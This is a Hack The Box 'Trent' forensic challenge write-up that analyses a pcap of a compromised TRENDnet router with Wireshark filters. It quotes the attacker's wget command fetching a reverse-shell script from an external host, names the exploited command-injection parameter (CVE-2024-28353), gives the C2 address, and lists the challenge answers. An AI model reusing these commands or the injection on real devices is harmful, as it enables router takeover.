Trent Sherlock a Hack The Box Writeup
This writeup documents my analysis and investigation of the Trent sherlock on Hackthebox. The challenge involves the analysis of a compromised router. Where the attacker gained unauthorized access to the router’s web administration interface, exploited a known vulnerability to achieve remote code execution (RCE), and ultimately established a reverse shell connection to an external command-and-control server.
We are provided with a trent.pcap file that includes communication between the attacker and the compromised router.
Let’s get into it…
From what IP address did the attacker initially launched their activity?
After filtering for HTTP traffic in Wireshark, Assuming the router’s web interface was at “192.168.10.1”, the only internal host interacting with the router was 192.168.10.2
What is the model name of the compromised router?


By filtering for HTTP traffic between the attacker 192.168.10.2and the router192.168.10.1 I noticed the following request “GET /login_pic.asp”.

following the HTTP stream and inspecting the response. We get the answer
TEW-827DRU
How many failed login attempts did the attacker try before successfully logging into the router?

Filtering for POST requests using the following filter.
ip.addr==192.168.10.2 && ip.addr==192.168.10.1 and http.request.method == “POST”

I identified this as the login request based on the POST body. There was a total of 3 similar requests sent. And after the third there was a lot of resources related to the admin panel being fetched, Indicating successful login. The answer here is 2.
At what UTC time did the attacker successfully log into the routers web admin interface?
The third succsessful login request was sent at 2024–05–01 15:53:27.
How many characters long was the password used to log in successfully?

Looking at the request body “log_pass“ was set to an empty string so the answer here is 0.
What is the current firmware version installed on the compromised router?
This took a lot of time to figure out, After searching manually for the string “firmware“ in the response of various requests. I resorted to using tcpdump and grep to search for any format firmware version would be represented as, as well as the flag format.

which yeilded the answer 2.10.
Which HTTP parameter was manipulated by the attacker to get remote code execution on the system?

Inspecting the HTTP POST requests sent by the malicious user, i noticed this request and the “whoami” here stood out. the answer is usbapps.config.smb_admin_name
What is the CVE number associated with the vulnerability that was exploited in this attack?
Searching for CVE’s related to TEW-827DRU with firmware version 2.10 i found CVE-2024-28353 .
“There is a command injection vulnerability in the TRENDnet TEW-827DRU router with firmware version 2.10B01. An attacker can inject commands into the post request parameters usapps.config.smb_admin_name in the apply.cgi interface, thereby gaining root shell privileges.”
This explains the earlier request, Eitherway the answer here is CVE-2024–28353.
What was the first command the attacker executed by exploiting the vulnerability?
Remmber the weird packet? whoami happens to be the first command the attacker executes.
What command did the actor use to initiate the download of a reverse shell to the router from a host outside the network?
Looking at other HTTP requests sent to apply.cgi, I noticed this request where the attacker used wget to download a shell script from a server he controls. The answer here is wget http://35.159.25.253:8000/a1l4m.sh

Multiple attempts to download the reverse shell from an external IP failed. When the actor made a typo in the injection, what response message did the server return?
In one injection attempt, the attacker omitted a backtick `, causing command failure.

Following the TCP stream we can see the router replied with Access to this resource is forbidden

What was the IP address and port number of the command and control (C2) server when the actor’s reverse shell eventually did connect? (IP:Port)

Filtering for retrieval of the shell script using the following filter.
http contains "a1l4m.sh" && http.request.method == "GET"

We find the GET request for the shell script, Following the TCP stream we obtain the script contents. Which attempts a reverse shell connection to 35.159.25.253:41143
Conclusion
This was a good challenge, it honed my WireShark skills further and was overall fun to play.